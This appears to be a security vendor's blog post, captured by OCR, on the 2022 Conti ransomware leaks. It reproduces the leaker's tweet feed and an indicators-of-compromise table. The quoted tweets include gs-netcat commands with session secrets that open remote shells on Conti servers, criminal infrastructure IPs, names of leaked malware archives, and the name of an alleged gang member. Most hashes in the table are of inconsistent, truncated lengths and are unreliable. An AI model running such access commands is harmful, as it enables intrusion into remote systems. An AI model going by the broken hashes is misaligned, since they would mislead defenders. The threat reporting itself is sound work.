
The Conti ransomware leaks


Threat Intelligence Team ⋮⋮ 1-3-2022

On February 27, an individual with insights into the Conti ransomware group started leaking a treasure trove of data beginning with internal chat messages. Conti is responsible for a number of high profile attacks, including one against the Irish Healthcare system which has cost more than $48 million and more importantly has had an unprecedented human impact.


Only shortly before, the Conti gang had announced its support for the Russian government despite international outrage for the invasion and war on Ukraine. We believe this triggered a strong emotional reaction from either a threat actor or someone with unique access to Conti's infrastructure.

The Twitter handle @ContiLeaks has been posting extremely valuable data about Conti and its members. The tweets include screenshots, raw data files and even the ransomware source code. In between data dumps the actor — who is likely a Ukrainian national — is seen expressing his disgust and anger.




Screenshot from 2021-12-15 17-31-08.png
Screenshot from 2021-12-15 21-26-28.png
conti_locker_v2.zip
bazar_bots.7z
Feb 28 2:25 PM
Glory for Ukraine
Feb 28 2:26 PM
f*ck russian inviders!
Feb 28 2:30 PM
sorry, i have very bed internet drive to fighting with russian inviders ! that us very hard but бабця викопає кулемет і всіх росіян на нашій ненці вибимо!
Feb 28 2:52 PM
1.tgz
backdoor.js.zip
sendmail-master-0a343a19f4f48dd8efd6c052c092fd5feec916ad.zip
backdoor-master-3ad175864899c85021fa04cb24848a2bc66b1d16.zip
import-master-ac16d180c391fce7a644f6c2a30fc3cfb37451f6.zip
cadmin-master-b2675af7f27c05513f1fd8374ee7bc35a058f18f.zip
admin-master-deb4694b0e9110ffcf84a42f70874a6e152c0b32.zip
spoked-master-cf530950c30b81188d40c56b9a66e7d3bb21710c.zip
Feb 28 2:52 PM
storage_ebay_checker-master-599bede833e26b11db10fce55ee08ddd15280a6b.zip
srw-master-df4b6eddf7fdd2e07fb75d0492deeeb2e15f959e.zip
storage_go-master-f4617f09d47a978d1128e0e1d77259900d62aac1.zip
storage_ex-master-e4827b099abefd719fc674519ea0d2622ea304e0.zip
storage-master-3607d1f6a72e28efe84b55e8a660ff97db0e79a2.zip
Feb 28 3:05 PM
185.25.51.173-20220226.json
185.25.51.173-20220227.json
185.25.51.173-20220228.json
Feb 28 8:30 PM
My comments are coming from the bottom of my heart which is breaking over my dear Ukraine and my people. Looking of what is happening to it breaks my heart and sometimes my heart wants to scream.
Feb 28 8:32 PM
FMvM2_PXsAMdOof.png
Feb 28 8:34 PM
FMvNB1mWUA4l4ud.png
FMvNWvqWYAEZ298.png
Feb 28 8:39 PM
conti src password shared only with trusted ppl for now. to avoid more damage!
Feb 28 10:17 PM
access to conti storage server "gs-netcat -s


Feb 28 10:19 PM
gs-netcat -s "2yPEJYcPoUm9sRCxmXar5r" -iT - another server
Feb 28 10:19 PM
gs-netcat -s "4sh7A1bPziAoMpWTgWkzr3" -iT another
Feb 28 10:49 PM
rocket-chat.tgz
Mar 1 12:40 AM
trickconti-forum.7z
Mar 1 2:57 AM
3.tgz
Mar 1 2:59 AM
more sanctions! they destroy hospitals, and a lot of ppl died! even some of my friends !
Mar 1 3:00 AM
emotet ФИНАЛЬНАЯ СХЕМА СЕРВЕРА 82.202.192.66 https:\nssh -> front-1:443 -> frontB:443 -> backend:443 ssh->185.9.18.154:443 ->91.193.180.23:443->82.202.192.66\n http:\nnginx -> front-2:80 -> frontB:443 -> backend:443 ssh->188.241.120.42:80->91.193.180.23:443->82.202.192.66"
Mar 1 3:08 AM
FMwnZodWYAE1vDX.png
Mar 1 4:16 AM
trickbot-command-dispatcher-backend.tgz
Mar 1 4:16 AM
trickbot-data-collector-backend.tgz
Mar 1 4:17 AM
Sergei Loguntsov (https://github.com/loguntsov) aka. begemot
FMw3KrXXEAUXAQJ.png
Mar 1 7:17 AM
conti_locker.7z
Mar 2 11:07 AM
Ukraine will Rise! fresh jabber logs



Due to the sheer volume of data and the fact that a large portion of chats are in Russian, it will take some time to process and analyze. What we know already is that there is extremely valuable information about the Conti ransomware group, in particular about how they work as an organization and how they target their victims.

While Conti is quite resourceful and will probably rebound, there is no doubt that these leaks will cost them a great deal of money and possibly instill fear about their identification as individuals.

The Malwarebytes Threat Intelligence team continues to track and analyze this data dump as well as other cyber threats related to the war in Ukraine. Any intelligence that is collected is passed on and used to protect our customers.

Indicators of Compromise

File name	Hash
1.tgz	938cbbf9061792b6fc9bd2440b8a93f2db1139212f73e4fde30499568cbe
2.tgz	c4c5b77cceb82cd9b5f5e839136313e2fbfc97db731b162bc2e250d10fd6
Screenshot from 2021-12-15 21-26-28.png	3460d66ff62bfccae55a26b499de0f18fc4b2d6efd2283b0278385269b047
Screenshot from 2021-12-06 22-57-52.png	8ac29ab81c98c1b094aa0986a0e66c7473d5b6b7153f7b34ae0e0215eb
bazar_bots_domains_html.7z	e6f6fde7839a21807a321b79ac1395489c0eeea9b9187ba4d20c17559cc
bazar_bots_comments_html.7z	c0941c7c8d162d60f73d56aefe36647a31575a5077392202015f4804530
Screenshot from 2021-12-06 22-58-32.png	84b8c65ba4cf18f852fd435fc9210f108b090dcd5cc69cf3beaaebff6b8cec
Screenshot from 2021-12-15 17-29-58.png	0252a7441f7a2595add46aa89b4bf7d0b5e5a9eb4683550907b03c5917e
Screenshot from 2021-12-15 17-31-08.png	fca83ce362e14648eb729547e14b06a7f402c98cce2c96a9ab47bf676755
Screenshot from 2021-12-15 21-26-28.png	3460d66ff62bfccae55a26b499de0f18fc4b2d6efd2283b0278385269b047
conti_locker_v2.zip	4f0a7bf521f979afa947001eedd8b18a1ecd1994e1ae0ed90d65739de662
bazar_bots.7z	78d588aad48812f4421c22eeccee1a5b0499c41ae41e20ab6186982245
backdoor.js.zip	ae21a4210486695dbdf514d96250a4e05f0e6e572f7eaad7048b3bdd357
sendmail-master-0a343a19f4f48dd8efd6c052c092fd5feec916ad.zip	5cddda3ccbf63faea37daf019437b760daa627632b986e1d764d1197894
backdoor-master-3ad175864899c85021fa04cb24848a2bc66b1d16.zip	2191fe7baba338a2b3f5a12a95ea4e42cad96850f2afd4a6c7eaa23289d6
import-master-ac16d180c391fce7a644f6c2a30fc3cfb37451f6.zip	9de83968d33d896fc2a2629a271fbc9bcaf5bf504e033cfdb1fb99fd55953
cadmin-master-b2675af7f27c05513f1fd8374ee7bc35a058f18f.zip	041e879548c2839ebb36f642c5a25870ab1b015e875775077b7d8b951d
admin-master-deb4694b0e9110ffcf84a42f70874a6e152c0b32.zip	ae6eef72bba38ab89c5cbe418d839b75b78a9247f06aa3e1df4850f103a6
spoked-master-cf530950c30b81188d40c56b9a66e7d3bb21710c.zip	1eaef39c48fcce2af0bf1ee089dd412d29d1396b31f0536138879cd0421d
storage_ebay_checker-master-599bede833e26b11db10fce55ee08ddd15280a6b.zip	2a0f684bb99a9077914961bea16bac5f8baa5368a40a305a0ea0008a4c2
srw-master-df4b6eddf7fdd2e07fb75d0492deeeb2e15f959e.zip	c5bf64ac95cc82f65205984c8adb107870c71197c767744209bbc4a3e19
storage_go-master-f4617f09d47a978d1128e0e1d77259900d62aac1.zip	f15cff9bf29f9098999401b16d73f61fe73789866e51319c7c24c4594ed73
storage_ex-master-e4827b099abefd719fc674519ea0d2622ea304e0.zip	6065d4b46266a2114dc8363b15ec7f884cbdbed1735f0ca4f1eb60df85d6
storage-master-3607d1f6a72e28efe84b55e8a660ff97db0e79a2.zip	f9e47d2cb8ba9a69c9ba8b2bc6017a1e54da68c944ee4324873047b020
185.25.51.173-20220226.json	47d7d2027548f7562b221acdebe3b33d67ddd1dd278b98ad05a5f3ac14c
185.25.51.173-20220227.json	c32f2ec819fee8581fbeed9b4eea40cb17efda7284beed5d12ed48e5af45
185.25.51.173-20220228.json	234665c66de8541ef8e95cb9ccbcd5ecccb0189d3cf174c4e11a2c60dbc1
FMvM2_PXsAMdOof.png	1a34ba12130ffff45bb525cce48e5d19e4110e4a4bb06d79ad33d6a816f2
FMvNB1mWUA4l4ud.png	72c55f299c997ec0f5cb87e82141707482067609f1d631ac3cc825af9054
FMvNWvqWYAEZ298.png	a18aab0f358b7b8e23ebf6eb1252172625430e9aa461b3dcebff1de3571
rocket-chat.tgz	b802f944cc6ba9b33c0d58c04295f9f6cf6473ffa602cfa447acb36a97afcc
trickconti-forum.7z	d8aa49acc0b40f52b3ac3027ecc16ee053fd01e383272eca4d0637f24fd5

3.tgz	df75243be11b86b6644b671dcfd16fdeaf47a7b64e28bfd3ac179c44a631
FMwnZodWYAE1vDX.png	d9e24d6bd5e118f04bc36fe3cfc314a808119d12190fd9b661b5f871c33fe
trickbot-command-dispatcher-backend.tgz	6b36a1d647d4de09e7f204f221b3445d499a540823c1c9b9612764e324
trickbot-data-collector-backend.tgz	fad2f925ad2267c01d604e12081017215fa9e5ca83279064885bd768240
FMw3KrXXEAUXAQJ.png	c1f5a70c2c5bb42ac973558c5c9ef510a2caab8aae19e4f1f68c76d1d101
conti_locker.7z	ede451e9a65e55d0827e217a25cf895163c46bc42432f7cbed0f46d9976
jabber_logs.7z	6cd17b4422772c99c93e388bbad4c7c213584e15400fb984d748e4cfecd